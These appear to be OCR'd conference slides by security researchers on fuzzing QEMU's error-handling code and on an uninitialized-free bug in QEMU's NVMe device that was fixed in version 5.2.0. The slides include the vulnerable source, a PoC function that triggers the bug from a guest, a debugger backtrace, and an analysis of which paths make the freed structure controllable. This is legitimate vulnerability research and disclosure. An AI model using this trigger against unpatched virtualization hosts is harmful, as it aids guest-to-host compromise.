
Static Analysis

1. Locate the *goto* statement in the code of virtual device
2. Get the caller site to the *goto* statement and the code body of the *goto* statement
3. The information collected at step.2 is used to as the feedback to the directed fuzzing engine - AFLGo

Error Handling Code Directed Greybox Fuzzing

Static Analysis

1. Locate the *goto* statement in the code of virtual device
2. Get the caller site to the *goto* statement and the code body of the *goto* statement
3. The information collected at step.2 is used to as the feedback to the directed fuzzing engine - AFLGo



Scavenger - Uninitialized Free Vulnerability

- The misuse error handling is disovered in the NVMe device (Affected QEMU < 5.2.0)
- This misuse error handling leads to an uninitialized free vulnerability
- NVMe is use to provide virtual solid-state drives (SSDs) service
- We use it to win TianfuCup 2020 PWN Contest
- Fixed at version 5.2.0 of QEMU, no CVE assigned
- Exploit environment: Ubuntu20.04 Host, Ubuntu20.04 Guest, full protection such as NX, ASLR and PIE

Scavenger - Uninitialized Free Vulnerability

```
//  hw/block/nvme.c       (version QEMU-5.1.0)
static uint16_t nvme_map_prp(QEMUSGList *qsg, QEMUIOVector *iov, uint64_t prp1,
                             uint64_t prp2, uint32_t len, NvmeCtrl *n)
{
    if (unlikely(!prp1)) {
        ...
    } else if (n->bar.cmbsz && prp1 >= n->ctrl_mem.addr &&
               prp1 < n->ctrl_mem.addr + int128_get64(n->ctrl_mem.size)) {
        qemu_iovec_init(iov, num_prps);                             // init iovec (type 1)
        qemu_iovec_add(iov, (void *)&n->cmbuf[prp1 - n->ctrl_mem.addr], trans_len);
    } else {
        pci_dma_sglist_init(qsg, &n->parent_obj, num_prps);         // init sglist (type 2)
        qemu_sglist_add(qsg, prp1, trans_len);
    }
    if (len) {
        if (unlikely(!prp2)) {
            trace_pci_nvme_err_invalid_prp2_missing();
            goto unmap;                                             // jump to error handling
        }
    }
    ...
unmap:                                                              // error handling code
    qemu_sglist_destroy(qsg);                                       // just destory sglist???
    return NVME_INVALID_FIELD | NVME_DNR;
}
```

Expected error handling

sglist malloc/free pair

Scavenger - Uninitialized Free Vulnerability

```
//  hw/block/nvme.c      (version QEMU-5.1.0)
static uint16_t nvme_map_prp(QEMUSGList *qsg, QEMUIOVector *iov, uint64_t prp1,
                             uint64_t prp2, uint32_t len, NvmeCtrl *n)
{
    if (unlikely(!prp1)) {
        ...
    } else if (n->bar.cmbsz && prp1 >= n->ctrl_mem.addr &&
               prp1 < n->ctrl_mem.addr + int128_get64(n->ctrl_mem.size)) {
        qemu_iovec_init(iov, num_prps);                    // init iovec (type 1)
        qemu_iovec_add(iov, (void *)&n->cmbuf[prp1 - n->ctrl_mem.addr], trans_len);
    } else {
        pci_dma_sglist_init(qsg, &n->parent_obj, num_prps);        // init sglist (type 2)
        qemu_sglist_add(qsg, prp1, trans_len);
    }
    if (len) {
        if (unlikely(!prp2)) {
            trace_pci_nvme_err_invalid_prp2_missing();
            goto unmap;                                    // jump to error handling
        }
    }
    ...
unmap:                                                     // error handling code
    qemu_sglist_destroy(qsg);                              // just destory sglist???
    return NVME_INVALID_FIELD | NVME_DNR;
}
```

Misuse error handling

inconsistent malloc/free pair

Uninitialized qsg

About

Gaoning Pan

- PhD student at Zhejiang University
- Research intern at Ant Security Light-Year Lab
- CTF player at AAA & A*0*E Team
- Research interest: Virtualization security

@hades24495092

Xingwei Lin

- Security researcher at Ant Security Light-Year Lab
- Research interest: Virtualization security

@xwlin_roy

Agenda

- QEMU and Error handling code
- Error code directed fuzzing
- Exploit Development
- Discussion

NVMe - Uninitialized Free Vulnerability

What happens in qemu_sglist_destroy()?

```
void qemu_sglist_destroy(QEMUSGList *qsg)
{
    object_unref(OBJECT(qsg->dev));
    g_free(qsg->sg);
    memset(qsg, 0, sizeof(*qsg));
}
```

```
struct QEMUSGList {
    ScatterGatherEntry *sg;
    int nsg;
    int nalloc;
    size_t size;
    DeviceState *dev;
    AddressSpace *as;
};
// Unintialized structure qsg
```

- Free the first element `sg` in uninitialized `qsg`


PoC

Here's how we triggered the bug

```
void exploit() {
    nvme_wr32(0x14, 0);             // nvme_clear_ctrl

    nvme_wr32(0x28, gva_to_gpa(cmds));
    nvme_wr32(0x2c, gva_to_gpa(cmds) >> 32);

    uint32_t data = 1;
    data |= 6 << 16;                //  sqes
    data |= 4 << 20;                //  cqes
    nvme_wr32(0x14, data);          // nvme_start_ctrl

    NvmeCmd *cmd = &cmds[0];
    cmd->opcode = 6;                // NVME_ADM_CMD_IDENTIFY
    cmd->cdw10 = 1;                 // NVME_ID_CNS_CTRL
    cmd->prp1 = 0xf8000000 + 0x500;
    cmd->prp2 = 0xf8000000 + 0x4000000;   // let map fail


    nvme_wr32(0x1000, 1);
}
```

Where does `qsg` comes from?

Three paths to trigger uninitialized free in vulnerable nvme_map_prp



Is `qsg` controllable?

1st path : Uninitialized Stack Variable

```
static uint16_t nvme_dma_read_prp(NvmeCtrl *n, uint8_t *ptr, uint32_t len,
                                   uint64_t prp1, uint64_t prp2)
{
    QEMUSGList qsg;          // uninitialized variable
    QEMUIOVector iov;
    if (nvme_map_prp(&qsg, &iov, prp1, prp2, len, n)) {
        return NVME_INVALID_FIELD | NVME_DNR;
    }
    ...
    return status;
}
```

- Uninitialized `qsg` resides on stack

1st path : Uninitialized Stack Variable

```
pwndbg> bt
#0  0x00005557be56fcce in nvme_dma_read_prp (n=0x5557c04cbc50, ptr=0x5557c04cd6a8 "\206\200\364\032\061\062\063\064", ' ' <repeats 16 times>, "QEMU NVMe Ctrl", ' ' <repeats 26 times>, "1.0     \006", len=4096, prp1=1979228160, prp2=0) at hw/block/nvme.c:275
#1  0x00005557be5715da in nvme_identify_ctrl (n=0x5557c04cbc50, c=0x7ffd1f60c590) at hw/block/nvme.c:688
#2  0x00005557be57183c in nvme_identify (n=0x5557c04cbc50, cmd=0x7ffd1f60c590) at hw/block/nvme.c:747
#3  0x00005557be571d5e in nvme_admin_cmd (n=0x5557c04cbc50, cmd=0x7ffd1f60c590, req=0x7f9cf421e740) at hw/block/nvme.c:889
#4  0x00005557be571f93 in nvme_process_sq (opaque=0x5557c04cd5f8) at hw/block/nvme.c:922
#5  0x00005557be920751 in timerlist_run_timers (timer_list=0x5557bf708c80) at util/qemu-timer.c:572
#6  0x00005557be9207f8 in qemu_clock_run_timers (type=QEMU_CLOCK_VIRTUAL) at util/qemu-timer.c:586
#7  0x00005557be920ab7 in qemu_clock_run_all_timers () at util/qemu-timer.c:672
#8  0x00005557be919ad4 in main_loop_wait (nonblocking=0) at util/main-loop.c:523
#9  0x00005557be451e0c in qemu_main_loop () at /home/zjusvn/pwn/qemu-5.1.0/softmmu/vl.c:1676
#10 0x00005557be8a1754 in main (argc=18, argv=0x7ffd1f60c7f8, envp=0x7ffd1f60c890) at /home/zjusvn/pwn/qemu-5.1.0/softmmu/main.c:49
#11 0x00007f9d0da47b97 in __libc_start_main (main=0x5557be8a1727 <main>, argc=18, argv=0x7ffd1f60c7f8, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7ffd1f60c7e8) at ../csu/libc-start.c:310
#12 0x00005557be2ed26a in _start ()
```

Uninitialized data

Stack base

- But there isn’t any controllable object at the same depth in stack via other paths
- No attacker-supplied data could be written to qsg

2nd path : Uninitialized Stack Variable


```
static uint16_t nvme_dma_write_prp(NvmeCtrl *n, uint8_t *ptr, uint32_t len,
                                   uint64_t prp1, uint64_t prp2)
{
    QEMUSGList qsg;                          // uninitialized variable
    QEMUIOVector iov;
    if (nvme_map_prp(&qsg, &iov, prp1, prp2, len, n)) {
        return NVME_INVALID_FIELD | NVME_DNR;
    }
    ...
    return status;
}
```

- Uninitialized `qsg` resides on stack
- The same as nvme_dma_read_prp
- Uncontrollable `qsg`

3rd path : Uninitialized Heap Variable

```
static void nvme_init_sq(NvmeSQueue *sq,
    NvmeCtrl *n, uint64_t dma_addr,
    uint16_t sqid, uint16_t cqid,
    uint16_t size)
{
    ...
    sq->io_req = g_new(NvmeRequest, sq->size);
    // uninitialized variable
}
```


```
static uint16_t nvme_rw(NvmeCtrl *n, NvmeNamespace *ns, NvmeCmd *cmd,
    NvmeRequest *req)
{
    if (nvme_map_prp(&req->qsg, &req->iov, prp1, prp2, data_size, n)) {
        block_acct_invalid(blk_get_stats(n->conf.blk), acct);
        return NVME_INVALID_FIELD | NVME_DNR;
    }
    ...
    return NVME_NO_COMPLETE;
}
```



